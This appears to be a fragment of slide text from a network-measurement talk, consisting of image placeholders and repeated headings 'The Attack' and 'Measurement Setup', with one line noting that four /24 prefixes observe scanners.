


# The Attack






# The Attack




# Measurement Setup

Four /24 prefixes observe the scanners




# Measurement Setup

Four /24 prefixes observe the scanners



